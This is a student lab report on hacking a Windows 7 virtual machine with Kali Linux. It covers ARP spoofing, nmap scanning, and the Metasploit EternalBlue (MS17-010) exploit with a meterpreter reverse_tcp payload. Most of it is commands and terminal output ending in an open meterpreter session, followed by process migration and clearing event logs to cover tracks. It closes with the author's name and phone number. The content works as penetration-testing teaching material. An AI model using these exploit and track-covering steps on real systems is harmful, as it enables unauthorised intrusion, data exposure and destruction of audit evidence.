

# **Report: Gaining and maintaining access to OS(MS Windows 7)using Metasploit**

**Today we are going to learn about Windows 7 Operating Systems hacking using a Kali Linux tool Metasploit**



## **1. Information gathering:**


**Let's first become aware of the network configurations of the target.**

**So by using the ping command we come to know the IP address of the target machine.**

**For that, we take the help of ARP spoofing using the Ettercap tool we shall discuss the ettercap tool afterward.**

## **2. Scanning and Enumeration:**

**Now comes the network mapping phase the tools that would be helpful to us will be nmap**



```
root@kali: ~  
File Actions Terminal Emulator Use the command line  
root@kali: ~  
# nmap -sV 10.0.2.4  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-21 05:51 EST  
Nmap scan report for 10.0.2.4  
Host is up (0.00018s latency).  
Not shown: 990 closed tcp ports (reset)  
PORT      STATE SERVICE        VERSION  
135/tcp   open  msrpc          Microsoft Windows RPC  
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn  
445/tcp   open  microsoft-ds   Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)  
5357/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  
49152/tcp open  msrpc          Microsoft Windows RPC  
49153/tcp open  msrpc          Microsoft Windows RPC  
49154/tcp open  msrpc          Microsoft Windows RPC  
49155/tcp open  msrpc          Microsoft Windows RPC  
49156/tcp open  msrpc          Microsoft Windows RPC  
49158/tcp open  msrpc          Microsoft Windows RPC  
MAC Address: 08:00:27:73:69:BC (Oracle VirtualBox virtual NIC)  
Service Info: Host: OK-PC; OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 61.42 seconds  
  
root@kali: ~  
#
```

**On scanning, we can see the open ports in the above picture i.e port 445 and we too can observe the services running on it.**

### **3. Gaining access:**

**This phase is one of the prime phases of this report that catapult us to gaining the access privilege of the target machine so to continue our progress we would go to a new tool already mentioned above as Metasploit.**

```
root@kali: -
File Actions Edit View Help

=====
EXPLOIT
=====
[msf >]
=====
\(\@)\(\@)\(\@)\(\@)\(\@)/
=====

=====
PAYLOAD
=====
\(\@)\(\@)\(\@)\(\@)\(\@)/
=====

=====
LOOT
=====
\(\@)\(\@)\(\@)\(\@)\(\@)/
=====

-=[ metasploit v6.1.14-dev ]
+ --[ 2180 exploits - 1195 auxiliary - 399 post ]
+ --[ 592 payloads - 45 encoders - 10 nops ]
+ --[ 9 evasion ]

Metasploit tip: Open an interactive Ruby terminal with
irb

msf6 > search exploit/windows/smb/ms17_010_eternalblue

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms17_010_eternalblue

msf6 > |
```

Upon searching a previously known exploit in the CVE or GHDB we use the search command followed by the path in the given msfconsole and as a result, it projects the presence of the given exploit

```
msf6 > set TARGET 0
TARGET => 0
msf6 > show options

Global Options:



| Option            | Current Setting   | Description                                                              |
|-------------------|-------------------|--------------------------------------------------------------------------|
| ConsoleLogging    | false             | Log all console input and output                                         |
| LogLevel          | 0                 | Verbosity of logs (default 0, max 3)                                     |
| MeterpreterPrompt | meterpreter       | The meterpreter prompt string                                            |
| MinimumRank       | 0                 | The minimum rank of exploits that will run without explicit confirmation |
| Prompt            | msf6              | The prompt string                                                        |
| PromptChar        | >                 | The prompt character                                                     |
| PromptTimeFormat  | %Y-%m-%d %H:%M:%S | Format for timestamp escapes in prompts                                  |
| SessionLogging    | false             | Log all input and output for sessions                                    |
| TimestampOutput   | false             | Prefix all console output with a timestamp                               |



msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set TARGET 0
TARGET => 0
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 10.0.2.4
rhost => 10.0.2.4
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.4:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.0.2.4:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.4:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.2.4:445 - The target is vulnerable.
[*] 10.0.2.4:445 - Connecting to target for exploitation.
[*] 10.0.2.4:445 - Connection established for exploitation.
[*] 10.0.2.4:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.4:445 - CORE raw buffer dump (38 bytes)
[*] 10.0.2.4:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 10.0.2.4:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 10.0.2.4:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[*] 10.0.2.4:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.4:445 - Trying exploit with 12 Groom Allocations.
```

So to configure the particular exploit we use the above-mentioned command as a result of which the payload gets configured as windows/x64/meterpreter/reverse\_tcp

After that, we use the command “show targets” to view their target ids and boom we find their respective id in our case it is 0

After being able to find target id as 0 we try to use the command set target as “set TARGET 0” and it gets set.

After that, we need to configure the remote host i.e the target ip and set the command “set rhost <host ip>”.

Then it is the end of the gaining access process.

By using “run/exploit”

```
msf6 > use auxiliary/scanner/smb/smb_ms17-010
[*] No results from search
[*] Failed to load module: auxiliary/scanner/smb/smb_ms17-010
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 10.0.2.4
rhost => 10.0.2.4
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.4:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.0.2.4:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] Sending stage (200262 bytes) to 10.0.2.4
[*] 10.0.2.4:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.2.4:445 - The target is vulnerable.
[*] 10.0.2.4:445 - Connecting to target for exploitation.
[*] 10.0.2.4:445 - Connection established for exploitation.
[*] 10.0.2.4:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.4:445 - CORE raw buffer dump (38 bytes)
[*] 10.0.2.4:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 10.0.2.4:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 10.0.2.4:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[*] 10.0.2.4:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.4:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.4:445 - Sending all but last fragment of exploit packet
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.4:49168 ) at 2022-02-21 06:03:50 -0500
[*] 10.0.2.4:445 - RubySMB::Error::CommunicationError: RubySMB::Error::CommunicationError

meterpreter > ipconfig

Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```



Upon configuring if the meterpreter command-line argument is displayed then Congratulations you have completed the challenge

**4. Maintaining access:** In this part of hacking we manipulate and get the privilege of adding commands to it

```
root@kali: ~  
File Actions Edit View Help  
msf6 > use auxiliary/scanner/smb/smb_ms17-010  
[*] No results from search  
[*] Failed to load module: auxiliary/scanner/smb/smb_ms17-010  
msf6 > use exploit/windows/smb/ms17_010_eternalblue  
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp  
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 10.0.2.4  
rhost => 10.0.2.4  
msf6 exploit(windows/smb/ms17_010_eternalblue) > run  
[*] Started reverse TCP handler on 10.0.2.15:4444  
[*] 10.0.2.4:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check  
[+] 10.0.2.4:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)  
[*] Sending stage (200262 bytes) to 10.0.2.4  
[*] 10.0.2.4:445 - Scanned 1 of 1 hosts (100% complete)  
[+] 10.0.2.4:445 - The target is vulnerable.  
[*] 10.0.2.4:445 - Connecting to target for exploitation.  
[+] 10.0.2.4:445 - Connection established for exploitation.  
[+] 10.0.2.4:445 - Target OS selected valid for OS indicated by SMB reply  
[*] 10.0.2.4:445 - CORE raw buffer dump (38 bytes)  
[*] 10.0.2.4:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima  
[*] 10.0.2.4:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service  
[*] 10.0.2.4:445 - 0x00000020 50 61 63 6b 20 31 Pack 1  
[+] 10.0.2.4:445 - Target arch selected valid for arch indicated by DCE/RPC reply  
[*] 10.0.2.4:445 - Trying exploit with 12 Groom Allocations.  
[*] 10.0.2.4:445 - Sending all but last fragment of exploit packet  
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.4:49168 ) at 2022-02-21 06:03:50 -0500  
[*] 10.0.2.4:445 - RubySMB::Error::CommunicationError: RubySMB::Error::CommunicationError  
meterpreter > ipconfig  
Interface 1  
Name : Software Loopback Interface 1  
Hardware MAC : 00:00:00:00:00:00  
MTU : 4294967295  
IPv4 Address : 127.0.0.1  
IPv4 Netmask : 255.0.0.0  
IPv6 Address : ::1  
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

**Here we get the network configurations of the victims' system is exposed in our (attackers) machine.**

**We can also go for sysinfo to get system information**


Kali-Linux-2021.4a-virtualbox-amd64 [Running] - Oracle VM VirtualBox : 1

File Machine View Input Devices Help



Screenshot\_2022-02-21\_06\_08\_19.png

File Edit View Go Help



root@k

File Actions Edit View Help

File	Actions	Edit	View	Help
100666/rw-rw-rw-	594432	fil	2010-11-20 22:24:19	-0500 wvc.dll
100666/rw-rw-rw-	49664	fil	2009-07-13 20:12:23	-0400 wwanconf.dll
100666/rw-rw-rw-	222720	fil	2010-11-20 22:24:33	-0500 wwanconn.dll
100666/rw-rw-rw-	15872	fil	2009-07-13 20:12:17	-0400 wwaninst.dll
100666/rw-rw-rw-	693248	fil	2009-07-13 20:12:27	-0400 wwanmm.dll
100666/rw-rw-rw-	48640	fil	2010-11-20 22:24:33	-0500 wwanprotim.dll
100666/rw-rw-rw-	229888	fil	2009-07-13 20:12:25	-0400 wwanvc.dll
100666/rw-rw-rw-	36352	fil	2009-07-13 20:12:15	-0400 wwanapi.dll
100666/rw-rw-rw-	103936	fil	2009-07-13 20:08:48	-0400 wzcldg.dll
100777/rwxrwxrwx	43008	fil	2009-07-13 19:25:32	-0400 xcopy.exe
100666/rw-rw-rw-	67072	fil	2009-07-13 20:29:58	-0400 xmlfilter.dll
100666/rw-rw-rw-	199680	fil	2009-07-13 20:41:27	-0400 xmlite.dll
100666/rw-rw-rw-	22016	fil	2009-07-13 20:08:30	-0400 xmlprovi.dll
100666/rw-rw-rw-	59392	fil	2009-07-13 19:59:26	-0400 xolehlp.dll
100777/rwxrwxrwx	4835840	fil	2009-07-13 20:47:50	-0400 xpsrchvw.exe
100666/rw-rw-rw-	76060	fil	2009-06-10 16:31:09	-0400 xpsrchvw.xml
100666/rw-rw-rw-	3008000	fil	2010-11-20 22:24:32	-0500 xpservices.dll
100666/rw-rw-rw-	1576448	fil	2009-07-13 20:42:07	-0400 xpsvcs.dll
100666/rw-rw-rw-	4041	fil	2009-06-10 17:03:31	-0400 xwizard.dtd
100777/rwxrwxrwx	42496	fil	2009-07-13 20:06:58	-0400 xwizard.exe
100666/rw-rw-rw-	432640	fil	2009-07-13 20:07:03	-0400 xwizards.dll
100666/rw-rw-rw-	101888	fil	2009-07-13 20:06:54	-0400 xwreg.dll
100666/rw-rw-rw-	201216	fil	2009-07-13 20:06:57	-0400 xwtpdml.dll
100666/rw-rw-rw-	129536	fil	2009-07-13 20:06:56	-0400 xwtpw32.dll
100666/rw-rw-rw-	303616	fil	2009-07-13 19:57:29	-0400 zgmpxy.dll
40777/rwxrwxrwx	0	dir	2009-07-13 23:20:14	-0400 zh-CN
40777/rwxrwxrwx	0	dir	2009-07-13 23:20:14	-0400 zh-HK
40777/rwxrwxrwx	0	dir	2009-07-13 23:20:14	-0400 zh-TW
100666/rw-rw-rw-	366080	fil	2010-11-20 22:24:01	-0500 zipfldr.dll

meterpreter > getpid

Current pid: 1100

meterpreter > run migrate -p 1100

[!] Meterpreter scripts are deprecated. Try post/windows/manage/migrate.

[!] Example: run post/windows/manage/migrate OPTION=value [ ... ]

[\*] Current server process: spoolsv.exe (1100)

[\*] Migrating to 1100

[\*] Could not migrate in to process.

[\*] Undefined method '[' for nil:NilClass

meterpreter >

Screenshot\_2022-02-21\_06\_08\_19.png 1536 x 760 529.3 kB 79.2%

Type here to search



**Here we used the command “ps” to get the list of processes ongoing and we use the getpid to know the ongoing PID here it is 1100 there we use “run migrate -p 1100” to get to a more stable process and at the end “clear ev” to evacuate the event log in the machine  
(COVERING TRACKS STAGE IS DONE HERE)**

**5. Covering Tracks stage is done in the previous place only**

**SO here are the 5 stages explained and reviews and opinions about this Document are warmly welcomed.**

**Prabhudarshan Samal  
Phone:7978187103  
BTECH SITB  
Bhubaneswar, Odisha**

